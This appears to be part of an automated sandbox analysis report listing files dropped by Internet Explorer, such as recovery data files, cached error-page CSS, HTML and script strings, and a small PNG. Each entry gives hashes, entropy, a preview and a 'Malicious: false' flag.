SHA-512:	55088D5F96764E21BB3153E261F02E42351474441D4AF971111B2AFADED5814446AE5122D1D17356C231E75968C14FBA77C4285F604631051F726486753E9240
Malicious:	false
Preview:	.....>..... .....R.o.o.t. .E.n.t.r.y. .....PI.....K.j.j.a.q.f.a.j.N.2.c.0.u.z.g.v.1.l.4.q.y.5.n.f.W.e.....8.....T.r. a.v.e.l.L.o.g.....

C:\Users\user\AppData\Local\Microsoft\Internet Explorer\Recovery\High\Active\{5307E239-7AD2-11EC-90E9-ECF4BB862DED}.dat

Process:	C:\Program Files\internet explorer\iexplore.exe
File Type:	Composite Document File V2 Document, Cannot read section info
Category:	dropped
Size (bytes):	5632
Entropy (8bit):	2.5767651762314236
Encrypted:	false
SSDEEP:	48:rxjGwGbWbynNXS2byyTH4onNXS2byyTH4:RynhS83nhS8
MD5:	34DAECE91A8D67359B7E0320F05C9103
SHA1:	74686297030C49DC154E30E45D30CE2D1759F960
SHA-256:	57108AD7B5B0696E9514DFF86B1F51598BC0A7A4FB4679678D724DA2EB9FEB9A
SHA-512:	DEA199FE8B9B91474C461A7BA59BD47745032F5D8326E3D9AF80C9B98F15E173F776E3CEE8F258A05DAF4E9E532CCA61833C7FD00F2A99371B02764C9309C68
Malicious:	false

Preview:	.....>..... .....R.o.o.t. .E.n.t.r.y. .....i.....K.j.j.a.q.f.a.j.N.2.c.0.u.z.g.v.1.l.4.q.y.5.n.f.W.e.....8.....<.....T.r. a.v.e.l.L.o.g.....

C:\Users\user\AppData\Local\Microsoft\Internet Explorer\Recovery\High\Active\{5307E23B-7AD2-11EC-90E9-ECF4BB862DED}.dat

Process:	C:\Program Files\internet explorer\iexplore.exe
File Type:	Composite Document File V2 Document, Cannot read section info
Category:	dropped
Size (bytes):	5120
Entropy (8bit):	2.6563600041266815
Encrypted:	false
SSDEEP:	48:ruGUGHhNExZHKwNkRgvCchNExZHKfNkRgv:FhkSgzhbSg
MD5:	BDBFB2E37DA68771CED9A97179A65E9B
SHA1:	57E9788175206893CBECC54ACE30098216749A8F
SHA-256:	6D0513B73FA2CB769AE40CDB1C4366FEE71DC2E99FEE3DE631A330DC9EC13CDD
SHA-512:	EE231B8175D84E10DEB4091D71230184EC2E122D60CCB78764A5947FDCA4F208D8C1129CC7DC3445D05F64355509DC88160421FC533CAB9004E9232D684EF83
Malicious:	false
Preview:	.....>..... .....R.o.o.t. .E.n.t.r.y. .....T.....K.j.j.a.q.f.a.j.N.2.c.0.u.z.g.v.1.l.4.q.y.5.n.f.W.e.....8.....8.....T.r. a.v.e.l.L.o.g.....

C:\Users\user\AppData\Local\Microsoft\Internet Explorer\Recovery\High\Active\{5307E23D-7AD2-11EC-90E9-ECF4BB862DED}.dat

Process:	C:\Program Files\internet explorer\iexplore.exe
File Type:	Composite Document File V2 Document, Cannot read section info
Category:	dropped
Size (bytes):	5120
Entropy (8bit):	2.655738831049053
Encrypted:	false
SSDEEP:	48:rpGRG2+UNUGppDqjyL0XseNUNUGppDqmyL0Xse:y+U2GK1U2tK
MD5:	DBF458279342C29D14FD91535FD96DB9
SHA1:	929FBB8569F20BEA3005E98542D308D55FDF1194
SHA-256:	F7B8C65CE67504422EED35587E002BBFDF97F7FCD301038D2BB4600C5DF4137F
SHA-512:	8E0F75EB1D6983A493C5AACB52DCDC9195426E2E1A74DC8C686CC85D3AC6A5E857F7328933A50CFB39493589683F9463C595077B3839579B5C0932676D94B0D
Malicious:	false
Preview:	.....>..... .....R.o.o.t. .E.n.t.r.y. .....K.j.j.a.q.f.a.j.N.2.c.0.u.z.g.v.1.l.4.q.y.5.n.f.W.e.....8.....<.....T.r.a .v.e.l.L.o.g.....

C:\Users\user\AppData\Local\Microsoft\Internet Explorer\Recovery\High\Active\{5307E23F-7AD2-11EC-90E9-ECF4BB862DED}.dat

Process:	C:\Program Files\internet explorer\iexplore.exe
File Type:	Composite Document File V2 Document, Cannot read section info
Category:	dropped
Size (bytes):	5120
Entropy (8bit):	2.63110531836346
Encrypted:	false
SSDEEP:	48:r3GOGO17NUI4173PI3QKnIGl5lh7NUI41W3PI3QKnIGl5l:H17xgoxlF7ygoxl
MD5:	2E38BE64347354EF4820070EB5FF50A6
SHA1:	8357B893F3D7EA086C89EEA1F1C87D213079F767
SHA-256:	6A5F0B4820426EF6A77C6C396F011D7898DFE1A41DA23C4CCBE977F36BC93C59
SHA-512:	78C4D38CB8F5002A516943758BF9480A0A1C9001A0FE9DAE6EED604B9E572936F09C6C807D71A51253E168D441B5F2D012973991C976244C38A11452F07212BD
Malicious:	false
Preview:	.....>..... .....R.o.o.t. .E.n.t.r.y. .....0.....K.j.j.a.q.f.a.j.N.2.c.0.u.z.g.v.1.l.4.q.y.5.n.f.W.e.....8.....$.....T.r.a .v.e.l.L.o.g.....

C:\Users\user\AppData\Local\Microsoft\Internet Explorer\Recovery\High\Active\{61A0A539-7AD2-11EC-90E9-ECF4BB862DED}.dat

Process:	C:\Program Files\internet explorer\iexplore.exe
File Type:	Composite Document File V2 Document, Cannot read section info

Category:	dropped
Size (bytes):	4096
Entropy (8bit):	2.3000853655984947
Encrypted:	false
SSDEEP:	24:r1AGjGi9lRxNslRV6UP9juPwd14BlV6UlU+nfVJA:rqGjG0xNER0UJzQDVPl
MD5:	EF2E5FE62CE986A29E6DAAD6D794D5C4
SHA1:	E6B3F0B1F7953A6E72245B3037BB4FA49B7E484B
SHA-256:	BFBD1EF9C4422998E89893D2BE2D8E02A0D0B6F89373DEB096D2866A0F081732
SHA-512:	9875B60622C2245D749C3CC2E2AB3D881756FC7C60B7D469730511C4A79A642A895D7CDBEB0FC7D9C03991E59CA406C7E101B14235D8874988E2CC73474E8B(
Malicious:	false
Preview:	.....>..... .....R.o.o.t. .E.n.t.r.y. .....“a(.....K.j.j.a.q.f.a.j.N.2.c.0.u.z.g.v.1.l.4.q.y.5.n.f.W.e.....8.....$.....T.r. a.v.e.l.L.o.g.....

C:\Users\user\AppData\Local\Microsoft\Internet Explorer\Recovery\High\Active\{61A0A53B-7AD2-11EC-90E9-ECF4BB862DED}.dat

Process:	C:\Program Files\internet explorer\iexplore.exe
File Type:	Composite Document File V2 Document, Cannot read section info
Category:	dropped
Size (bytes):	4096
Entropy (8bit):	2.3058141640301404
Encrypted:	false
SSDEEP:	24:rKGGG2j9l2aNbFdHbbz8xkoG9GxPMN3wYuFQHgYau:rKGGG2qaNbFx+G98SOFQHd
MD5:	4621B34D663456CEBEEAF0E2647C7F16
SHA1:	D203587EB7E4B2CD5CCADF585689E196BFE96B82
SHA-256:	C4B6F4344419E989637FD2493324224A5878EE823D7E64F25093EE34995A07DE
SHA-512:	74A0C94792CE15799A2F223F16A0F419C6E7B232190B90813115DE1EBFFA9FC387D2AB9A4C17B7206E4EEAF24A214F0A322ABEAE857652DC4D73A66BBAD46E96
Malicious:	false
Preview:	.....>..... .....R.o.o.t. .E.n.t.r.y. .....X*.....K.j.j.a.q.f.a.j.N.2.c.0.u.z.g.v.1.l.4.q.y.5.n.f.W.e.....8.....,.....T.r. a.v.e.l.L.o.g.....

C:\Users\user\AppData\Local\Microsoft\Internet Explorer\Recovery\High\Active\{61A0A53D-7AD2-11EC-90E9-ECF4BB862DED}.dat

Process:	C:\Program Files\internet explorer\iexplore.exe
File Type:	Composite Document File V2 Document, Cannot read section info
Category:	dropped
Size (bytes):	4096
Entropy (8bit):	2.2999943562063536
Encrypted:	false
SSDEEP:	24:r6GyGi9lR/N91ISvsiR+T89gPMJ4nM8Wtn:r6GyG0/N9zqT8mUM8
MD5:	84BB57AE19AD13A58850A8A36B570A07
SHA1:	9384F8B4360A52746DF666569B20075F7B0E2155
SHA-256:	57F453F3E810E68389366958A9D3626274A6EA9942F3FC039F41C40A6D749AE2
SHA-512:	46FBD9E634238BA895C357316466EADA5A08938FBB2CDBE926B9E90A5FFBACE6284F2568BA7680E243440D35C51FED271220A0C74DF520ECE9E86189CC3D29B
Malicious:	false
Preview:	.....>..... .....R.o.o.t. .E.n.t.r.y. ....<.....K.j.j.a.q.f.a.j.N.2.c.0.u.z.g.v.1.l.4.q.y.5.n.f.W.e.....8.....$.....T.r. a.v.e.l.L.o.g.....

C:\Users\user\AppData\Local\Microsoft\Internet Explorer\Recovery\High\Active\{61A0A53F-7AD2-11EC-90E9-ECF4BB862DED}.dat

Process:	C:\Program Files\internet explorer\iexplore.exe
File Type:	Composite Document File V2 Document, Cannot read section info
Category:	dropped
Size (bytes):	4096
Entropy (8bit):	2.289314617607263
Encrypted:	false
SSDEEP:	24:rAGOu60GK9lx6/NJVeYfQ8YhahIc7qLVX2iS7fjmDx+T:rAGOOG86/NJVeYdhT7AVX2iu7mDE
MD5:	24598DF0D2E57C73F5C66AF6CFA8751A

SHA1:	2E61FF48854D30EE26DFD7EC1F4BFEADF6B0085B
SHA-256:	A0C8F979959F3E99EB86DE8B20E0C124E8FD208F83BE69BCC4D8737D83C73701
SHA-512:	C71B43102B2381BADE219F10EA9FB48E6E36B4960293FB21CABA951370D1F320119626FE78140DD5BFCADEC8E3C8995BE24C441306D8531DAD656927F6A2DA9
Malicious:	false
Preview:	.....>..... .....R.o.o.t. .E.n.t.r.y. .....@.L=.....K.j.j.a.q.f.a.j.N.2.c.0.u.z.g.v.1.l.4.q.y.5.n.f.W.e.....8.....T.r. a.v.e.l.L.o.g.....

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\0W10PBUV\NewErrorPageTemplate[1]

Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	UTF-8 Unicode (with BOM) text, with CRLF line terminators
Category:	dropped
Size (bytes):	1612
Entropy (8bit):	4.869554560514657
Encrypted:	false
SSDEEP:	24:5Y0bQ573pHpACtUZtJD0lFBopZleqw87xTe4D8FaFJ/Doz9AtjJgbCzg:5m73jcJqQep89TEw7Uxkk
MD5:	DFEABDE84792228093A5A270352395B6
SHA1:	E41258C9576721025926326F76063C2305586F76
SHA-256:	77B138AB5D0A90FF04648C26ADDD5E414CC178165E3B54A4CB3739DA0F58E075
SHA-512:	E256F603E67335151BB709294749794E2E3085F4063C623461A0B3DECBCCA8E620807B707EC9BCBE36DCD7D639C55753DA0495BE85B4AE5FB6BFC52AB4B284D
Malicious:	false
Preview:	.body..{.. background-repeat: repeat-x;.. background-color: white;.. font-family: "Segoe UI", "verdana", "arial";.. margin: 0em;.. color: #1f1f1f;..}.....mainContent..{.. margin-top:80px;.. width: 700px;.. margin-left: 120px;.. margin-right: 120px;..}.....title..{.. color: #54b0f7;.. font-size: 36px;.. font-weight: 300;.. line-height: 40px;.. margin-bottom: 24px;.. font-family: "Segoe UI", "verdana";.. position: relative;..}.....errorExplanation..{.. color: #000000;.. font-size: 12pt;.. font-family: "Segoe UI", "verdana", "arial";.. text-decoration: none;..}.....taskSection..{.. margin-top: 20px;.. margin-bottom: 28px;.. position: relative; ..}.....tasks..{.. color: #000000;.. font-family: "Segoe UI", "verdana";.. font-weight:200;.. font-size: 12pt;..}....li..{.. margin-top: 8px;..}.....diagnoseButton..{.. outline: none;.. font-size: 9pt;..}.....launchInternetOptionsButton..{.. outline: none;

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\0W10PBUV\NewErrorPageTemplate[2]

Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	UTF-8 Unicode (with BOM) text, with CRLF line terminators
Category:	dropped
Size (bytes):	1612
Entropy (8bit):	4.869554560514657
Encrypted:	false
SSDEEP:	24:5Y0bQ573pHpACtUZtJD0lFBopZleqw87xTe4D8FaFJ/Doz9AtjJgbCzg:5m73jcJqQep89TEw7Uxkk
MD5:	DFEABDE84792228093A5A270352395B6
SHA1:	E41258C9576721025926326F76063C2305586F76
SHA-256:	77B138AB5D0A90FF04648C26ADDD5E414CC178165E3B54A4CB3739DA0F58E075
SHA-512:	E256F603E67335151BB709294749794E2E3085F4063C623461A0B3DECBCCA8E620807B707EC9BCBE36DCD7D639C55753DA0495BE85B4AE5FB6BFC52AB4B284D
Malicious:	false
Preview:	.body..{.. background-repeat: repeat-x;.. background-color: white;.. font-family: "Segoe UI", "verdana", "arial";.. margin: 0em;.. color: #1f1f1f;..}.....mainContent..{.. margin-top:80px;.. width: 700px;.. margin-left: 120px;.. margin-right: 120px;..}.....title..{.. color: #54b0f7;.. font-size: 36px;.. font-weight: 300;.. line-height: 40px;.. margin-bottom: 24px;.. font-family: "Segoe UI", "verdana";.. position: relative;..}.....errorExplanation..{.. color: #000000;.. font-size: 12pt;.. font-family: "Segoe UI", "verdana", "arial";.. text-decoration: none;..}.....taskSection..{.. margin-top: 20px;.. margin-bottom: 28px;.. position: relative; ..}.....tasks..{.. color: #000000;.. font-family: "Segoe UI", "verdana";.. font-weight:200;.. font-size: 12pt;..}....li..{.. margin-top: 8px;..}.....diagnoseButton..{.. outline: none;.. font-size: 9pt;..}.....launchInternetOptionsButton..{.. outline: none;

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\0W10PBUV\NewErrorPageTemplate[3]

Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	UTF-8 Unicode (with BOM) text, with CRLF line terminators
Category:	dropped
Size (bytes):	1612
Entropy (8bit):	4.869554560514657
Encrypted:	false
SSDEEP:	24:5Y0bQ573pHpACtUZtJD0lFBopZleqw87xTe4D8FaFJ/Doz9AtjJgbCzg:5m73jcJqQep89TEw7Uxkk
MD5:	DFEABDE84792228093A5A270352395B6
SHA1:	E41258C9576721025926326F76063C2305586F76
SHA-256:	77B138AB5D0A90FF04648C26ADDD5E414CC178165E3B54A4CB3739DA0F58E075

SHA-512:	E256F603E67335151BB709294749794E2E3085F4063C623461A0B3DECBCCA8E620807B707EC9BCBE36DCD7D639C55753DA0495BE85B4AE5FB6BFC52AB4B284D
Malicious:	false
Preview:	.body..{.. background-repeat: repeat-x;.. background-color: white;.. font-family: "Segoe UI", "verdana", "arial";.. margin: 0em;.. color: #1f1f1f;..}.....mainContent..{.. margin-top:80px;.. width: 700px;.. margin-left: 120px;.. margin-right: 120px;..}.....title..{.. color: #54b0f7;.. font-size: 36px;.. font-weight: 300;.. line-height: 40px;.. margin-bottom: 24px;.. font-family: "Segoe UI", "verdana";.. position: relative;..}.....errorExplanation..{.. color: #000000;.. font-size: 12pt;.. font-family: "Segoe UI", "verdana", "arial";.. text-decoration: none;..}.....taskSection..{.. margin-top: 20px;.. margin-bottom: 28px;.. position: relative; ..}.....tasks..{.. color: #000000;.. font-family: "Segoe UI", "verdana";.. font-weight:200;.. font-size: 12pt;..}....li..{.. margin-top: 8px;..}.....diagnoseButton..{.. outline: none;.. font-size: 9pt;..}.....launchInternetOptionsButton..{.. outline: none;

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\0W10PBUV\NewErrorPageTemplate[4]

Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	UTF-8 Unicode (with BOM) text, with CRLF line terminators
Category:	dropped
Size (bytes):	1612
Entropy (8bit):	4.869554560514657
Encrypted:	false
SSDEEP:	24:5Y0bQ573pHpACtUZtJD0lFBopZleqw87xTe4D8FaFJ/Doz9AtjJgbCzg:5m73jcJqQep89TEw7Uxkk
MD5:	DFEABDE84792228093A5A270352395B6
SHA1:	E41258C9576721025926326F76063C2305586F76
SHA-256:	77B138AB5D0A90FF04648C26ADDD5E414CC178165E3B54A4CB3739DA0F58E075
SHA-512:	E256F603E67335151BB709294749794E2E3085F4063C623461A0B3DECBCCA8E620807B707EC9BCBE36DCD7D639C55753DA0495BE85B4AE5FB6BFC52AB4B284D
Malicious:	false
Preview:	.body..{.. background-repeat: repeat-x;.. background-color: white;.. font-family: "Segoe UI", "verdana", "arial";.. margin: 0em;.. color: #1f1f1f;..}.....mainContent..{.. margin-top:80px;.. width: 700px;.. margin-left: 120px;.. margin-right: 120px;..}.....title..{.. color: #54b0f7;.. font-size: 36px;.. font-weight: 300;.. line-height: 40px;.. margin-bottom: 24px;.. font-family: "Segoe UI", "verdana";.. position: relative;..}.....errorExplanation..{.. color: #000000;.. font-size: 12pt;.. font-family: "Segoe UI", "verdana", "arial";.. text-decoration: none;..}.....taskSection..{.. margin-top: 20px;.. margin-bottom: 28px;.. position: relative; ..}.....tasks..{.. color: #000000;.. font-family: "Segoe UI", "verdana";.. font-weight:200;.. font-size: 12pt;..}....li..{.. margin-top: 8px;..}.....diagnoseButton..{.. outline: none;.. font-size: 9pt;..}.....launchInternetOptionsButton..{.. outline: none;

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\0W10PBUV\NewErrorPageTemplate[5]

Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	UTF-8 Unicode (with BOM) text, with CRLF line terminators
Category:	dropped
Size (bytes):	1612
Entropy (8bit):	4.869554560514657
Encrypted:	false
SSDEEP:	24:5Y0bQ573pHpACtUZtJD0lFBopZleqw87xTe4D8FaFJ/Doz9AtjJgbCzg:5m73jcJqQep89TEw7Uxkk
MD5:	DFEABDE84792228093A5A270352395B6
SHA1:	E41258C9576721025926326F76063C2305586F76
SHA-256:	77B138AB5D0A90FF04648C26ADDD5E414CC178165E3B54A4CB3739DA0F58E075
SHA-512:	E256F603E67335151BB709294749794E2E3085F4063C623461A0B3DECBCCA8E620807B707EC9BCBE36DCD7D639C55753DA0495BE85B4AE5FB6BFC52AB4B284D
Malicious:	false
Preview:	.body..{.. background-repeat: repeat-x;.. background-color: white;.. font-family: "Segoe UI", "verdana", "arial";.. margin: 0em;.. color: #1f1f1f;..}.....mainContent..{.. margin-top:80px;.. width: 700px;.. margin-left: 120px;.. margin-right: 120px;..}.....title..{.. color: #54b0f7;.. font-size: 36px;.. font-weight: 300;.. line-height: 40px;.. margin-bottom: 24px;.. font-family: "Segoe UI", "verdana";.. position: relative;..}.....errorExplanation..{.. color: #000000;.. font-size: 12pt;.. font-family: "Segoe UI", "verdana", "arial";.. text-decoration: none;..}.....taskSection..{.. margin-top: 20px;.. margin-bottom: 28px;.. position: relative; ..}.....tasks..{.. color: #000000;.. font-family: "Segoe UI", "verdana";.. font-weight:200;.. font-size: 12pt;..}....li..{.. margin-top: 8px;..}.....diagnoseButton..{.. outline: none;.. font-size: 9pt;..}.....launchInternetOptionsButton..{.. outline: none;

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\0W10PBUV\NewErrorPageTemplate[6]

Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	UTF-8 Unicode (with BOM) text, with CRLF line terminators
Category:	dropped
Size (bytes):	1612
Entropy (8bit):	4.869554560514657
Encrypted:	false
SSDEEP:	24:5Y0bQ573pHpACtUZtJD0lFBopZleqw87xTe4D8FaFJ/Doz9AtjJgbCzg:5m73jcJqQep89TEw7Uxkk
MD5:	DFEABDE84792228093A5A270352395B6
SHA1:	E41258C9576721025926326F76063C2305586F76
SHA-256:	77B138AB5D0A90FF04648C26ADDD5E414CC178165E3B54A4CB3739DA0F58E075
SHA-512:	E256F603E67335151BB709294749794E2E3085F4063C623461A0B3DECBCCA8E620807B707EC9BCBE36DCD7D639C55753DA0495BE85B4AE5FB6BFC52AB4B284D

Malicious:	false
Preview:	.body..{.. background-repeat: repeat-x;.. background-color: white;.. font-family: "Segoe UI", "verdana", "arial";.. margin: 0em;.. color: #1f1f1f;..}.....mainContent..{.. margin-top:80px;.. width: 700px;.. margin-left: 120px;.. margin-right: 120px;..}.....title..{.. color: #54b0f7;.. font-size: 36px;.. font-weight: 300;.. line-he ight: 40px;.. margin-bottom: 24px;.. font-family: "Segoe UI", "verdana";.. position: relative;..}.....errorExplanation..{.. color: #000000;.. font-size: 12pt;.. font-family: "Segoe UI", "verdana", "arial";.. text-decoration: none;..}.....taskSection..{.. margin-top: 20px;.. margin-bottom: 28px;.. position: relative; ..}.....tasks..{.. color: #000000;.. font-family: "Segoe UI", "verdana";.. font-weight:200;.. font-size: 12pt;..}....li..{.. margin-top: 8px;..}.....diagnoseButton..{.. outline: none;.. font-size: 9pt;..}.....launchInternetOptionsButton..{.. outline: none;

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\0W10PBUV\dnserror[1]

Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	HTML document, UTF-8 Unicode (with BOM) text, with CRLF line terminators
Category:	dropped
Size (bytes):	2997
Entropy (8bit):	4.4885437940628465
Encrypted:	false
SSDEEP:	48:u7u5V4VyhhV2lFUW29vj0RkpNc7KpAP8Rra:vlIJ6G7Ao8Ra
MD5:	2DC61EB461DA1436F5D22BCE51425660
SHA1:	E1B79BCAB0F073868079D807FAEC669596DC46C1
SHA-256:	ACDEB4966289B6CE46ECC879531F85E9C6F94B718AAB521D38E2E00F7F7F7993
SHA-512:	A88BECB4FBDDC5AFC55E4DC0135AF714A3EEC4A63810AE5A989F2CECB824A686165D3CEDB8CBD8F35C7E5B9F4136C29DEA32736AABB451FE8088B978B493AC6D
Malicious:	false
Preview:	.<!DOCTYPE HTML>..<html>.. <head>.. <link rel="stylesheet" type="text/css" href="NewErrorPageTemplate.css" >.. <meta http-equiv="Content-Type" content="text/html; charset=UTF-8">.. <title>Can’t reach this page</title>.. <script src="errorPageStrings.js" language="javascript" type="text/javasc ript">.. </script>.. <script src="httpErrorPagesScripts.js" language="javascript" type="text/javascript">.. </script>.. </head>.... <body onLoad="getInfo(); initMoreInfo('infoBlockID');">.. .. Can’t reach this page .. .. <ul id="cantDisplayTasks" class="tasks">.. <li id="task1-1">Make sure the web address is correct .. <li id="task1-2">Search for this site on Bing ..

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\0W10PBUV\dnserror[2]

Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	HTML document, UTF-8 Unicode (with BOM) text, with CRLF line terminators
Category:	dropped
Size (bytes):	2997
Entropy (8bit):	4.4885437940628465
Encrypted:	false
SSDEEP:	48:u7u5V4VyhhV2lFUW29vj0RkpNc7KpAP8Rra:vlIJ6G7Ao8Ra
MD5:	2DC61EB461DA1436F5D22BCE51425660
SHA1:	E1B79BCAB0F073868079D807FAEC669596DC46C1
SHA-256:	ACDEB4966289B6CE46ECC879531F85E9C6F94B718AAB521D38E2E00F7F7F7993
SHA-512:	A88BECB4FBDDC5AFC55E4DC0135AF714A3EEC4A63810AE5A989F2CECB824A686165D3CEDB8CBD8F35C7E5B9F4136C29DEA32736AABB451FE8088B978B493AC6D
Malicious:	false
Preview:	.<!DOCTYPE HTML>..<html>.. <head>.. <link rel="stylesheet" type="text/css" href="NewErrorPageTemplate.css" >.. <meta http-equiv="Content-Type" content="text/html; charset=UTF-8">.. <title>Can’t reach this page</title>.. <script src="errorPageStrings.js" language="javascript" type="text/javasc ript">.. </script>.. <script src="httpErrorPagesScripts.js" language="javascript" type="text/javascript">.. </script>.. </head>.... <body onLoad="getInfo(); initMoreInfo('infoBlockID');">.. .. Can’t reach this page .. .. <ul id="cantDisplayTasks" class="tasks">.. <li id="task1-1">Make sure the web address is correct .. <li id="task1-2">Search for this site on Bing ..

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\0W10PBUV\dnserror[3]

Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	HTML document, UTF-8 Unicode (with BOM) text, with CRLF line terminators
Category:	dropped
Size (bytes):	2997
Entropy (8bit):	4.4885437940628465
Encrypted:	false
SSDEEP:	48:u7u5V4VyhhV2lFUW29vj0RkpNc7KpAP8Rra:vlIJ6G7Ao8Ra
MD5:	2DC61EB461DA1436F5D22BCE51425660
SHA1:	E1B79BCAB0F073868079D807FAEC669596DC46C1
SHA-256:	ACDEB4966289B6CE46ECC879531F85E9C6F94B718AAB521D38E2E00F7F7F7993
SHA-512:	A88BECB4FBDDC5AFC55E4DC0135AF714A3EEC4A63810AE5A989F2CECB824A686165D3CEDB8CBD8F35C7E5B9F4136C29DEA32736AABB451FE8088B978B493AC6D
Malicious:	false

Preview:	.<!DOCTYPE HTML>..<html>.. <head>.. <link rel="stylesheet" type="text/css" href="NewErrorPageTemplate.css" >.. <meta http-equiv="Content-Type" content="text/html; charset=UTF-8">.. <title>Can’t reach this page</title>.. <script src="errorPageStrings.js" language="javascript" type="text/javascript">.. </script>.. <script src="httpErrorPagesScripts.js" language="javascript" type="text/javascript">.. </script>.. </head>.... <body onLoad="getInfo(); initMoreInfo('infoBlockID');">.. .. Can’t reach this page .. .. <ul id="cantDisplayTasks" class="tasks">.. <li id="task1-1">Make sure the web address is correct .. <li id="task1-2">Search for this site on Bing ..

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\0W10PBUV\down[1]

Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	PNG image data, 15 x 15, 8-bit colormap, non-interlaced
Category:	dropped
Size (bytes):	748
Entropy (8bit):	7.249606135668305
Encrypted:	false
SSDEEP:	12:6v/7/2QeZ7HVJ6o6yiq1p4tSQfAVFcm6R2HkZuU4fB4CsY4NJlrvMezoW2uONroc:GeZ6oLiqkbDuU4fqzTrvMeBBlE
MD5:	C4F558C4C8B56858F15C09037CD6625A
SHA1:	EE497CC061D6A7A59BB66DEFEA65F9A8145BA240
SHA-256:	39E7DE847C9F731EAA72338AD9053217B957859DE27B50B6474EC42971530781
SHA-512:	D60353D3FBEA2992D96795BA30B20727B022B9164B2094B922921D33CA7CE1634713693AC191F8F5708954544F7648F4840BCD5B62CB6A032EF292A8B0E52A44
Malicious:	false
Preview:	.PNG.....IHDR.....ex....PLTE....W..W..W..W..W..W..W..W..W..W..W..W.U.....W..W.!Y.#Z.$\.'].<r.=s.P..Q..Q..U..o..p..r..x..z..~.....b.....$..s...7tRNS.a.o(,.s....e.....q*.....F.Z....IDATx^%.S..@.C..jm.mTk...m.?|;.y..S....F.t...,.....D.>..LpX=f.M...H4.....=...=..xy.[h..7....7.....<.q.kH....#+....I..z.....'.ksC...X<.+..J>....%3BmqaV...h..Z._.:<.Y_jG...vN^.<>.Nu.u@.....M....?...1D.m~)s8..&....IEND.B`.

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\0W10PBUV\down[2]

Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	PNG image data, 15 x 15, 8-bit colormap, non-interlaced
Category:	dropped
Size (bytes):	748
Entropy (8bit):	7.249606135668305
Encrypted:	false
SSDEEP:	12:6v/7/2QeZ7HVJ6o6yiq1p4tSQfAVFcm6R2HkZuU4fB4CsY4NJlrvMezoW2uONroc:GeZ6oLiqkbDuU4fqzTrvMeBBlE
MD5:	C4F558C4C8B56858F15C09037CD6625A
SHA1:	EE497CC061D6A7A59BB66DEFEA65F9A8145BA240
SHA-256:	39E7DE847C9F731EAA72338AD9053217B957859DE27B50B6474EC42971530781
SHA-512:	D60353D3FBEA2992D96795BA30B20727B022B9164B2094B922921D33CA7CE1634713693AC191F8F5708954544F7648F4840BCD5B62CB6A032EF292A8B0E52A44
Malicious:	false
Preview:	.PNG.....IHDR.....ex....PLTE....W..W..W..W..W..W..W..W..W..W..W..W.U.....W..W.!Y.#Z.$\.'].<r.=s.P..Q..Q..U..o..p..r..x..z..~.....b.....$..s...7tRNS.a.o(,.s....e.....q*.....F.Z....IDATx^%.S..@.C..jm.mTk...m.?|;.y..S....F.t...,.....D.>..LpX=f.M...H4.....=...=..xy.[h..7....7.....<.q.kH....#+....I..z.....'.ksC...X<.+..J>....%3BmqaV...h..Z._.:<.Y_jG...vN^.<>.Nu.u@.....M....?...1D.m~)s8..&....IEND.B`.

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\0W10PBUV\errorPageStrings[1]

Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	UTF-8 Unicode (with BOM) text, with CRLF line terminators
Category:	dropped
Size (bytes):	4720
Entropy (8bit):	5.164796203267696
Encrypted:	false
SSDEEP:	96:z9UUiqRxqH211CUIRgRLnRynjZbRXkRPRk6C87Apsat/5/+mhPcF+5g+mOQb7A9o:JsUOG1yNlX6ZzWpHOWLia16Cb7bk
MD5:	D65EC06F21C379C87040B83CC1ABAC6B
SHA1:	208D0A0BB775661758394BE7E4AFB18357E46C8B
SHA-256:	A1270E90CEA31B46432EC44731BF4400D22B38EB2855326BF934FE8F1B169A4F
SHA-512:	8A166D26B49A5D95AEA49BC649E5EA58786A2191F4D2ADAC6F5FBB7523940CE4482D6A2502AA870A931224F215CB2010A8C9B99A2C1820150E4D365CAB28299E
Malicious:	false
Preview:	.//Split out for localization...var L_GOBACK_TEXT = "Go back to the previous page.";..var L_REFRESH_TEXT = "Refresh the page.";..var L_MOREINFO_TEXT = "More information";..var L_OFFLINE_USERS_TEXT = "For offline users";..var L_RELOAD_TEXT = "Retype the address.";..var L_HIDE_HOTKEYS_TEXT = "Hide tab shortcuts";..var L_SHOW_HOTKEYS_TEXT = "Show more tab shortcuts";..var L_CONNECTION_OFF_TEXT = "You are not connected to the Internet. Check your Internet connection.";..var L_CONNECTION_ON_TEXT = "It appears you are connected to the Internet, but you might want to try to reconnect to the Internet.";..//used by invalidcert.js and hstscerterror.js..var L_CertUnknownCA_TEXT = "Your PC doesn\u2019t trust this website\u2019s security certificate.";..var L_CertExpired_TEXT = "The website \u2019s security certificate is not yet valid or has expired.";..var L_CertCNMismatch_TEXT = "The hostname in the website\u2019s security certificate differs from the web site you are trying to visit.";..var L

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\0W10PBUV\errorPageStrings[2]	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	UTF-8 Unicode (with BOM) text, with CRLF line terminators
Category:	dropped
Size (bytes):	4720
Entropy (8bit):	5.164796203267696
Encrypted:	false
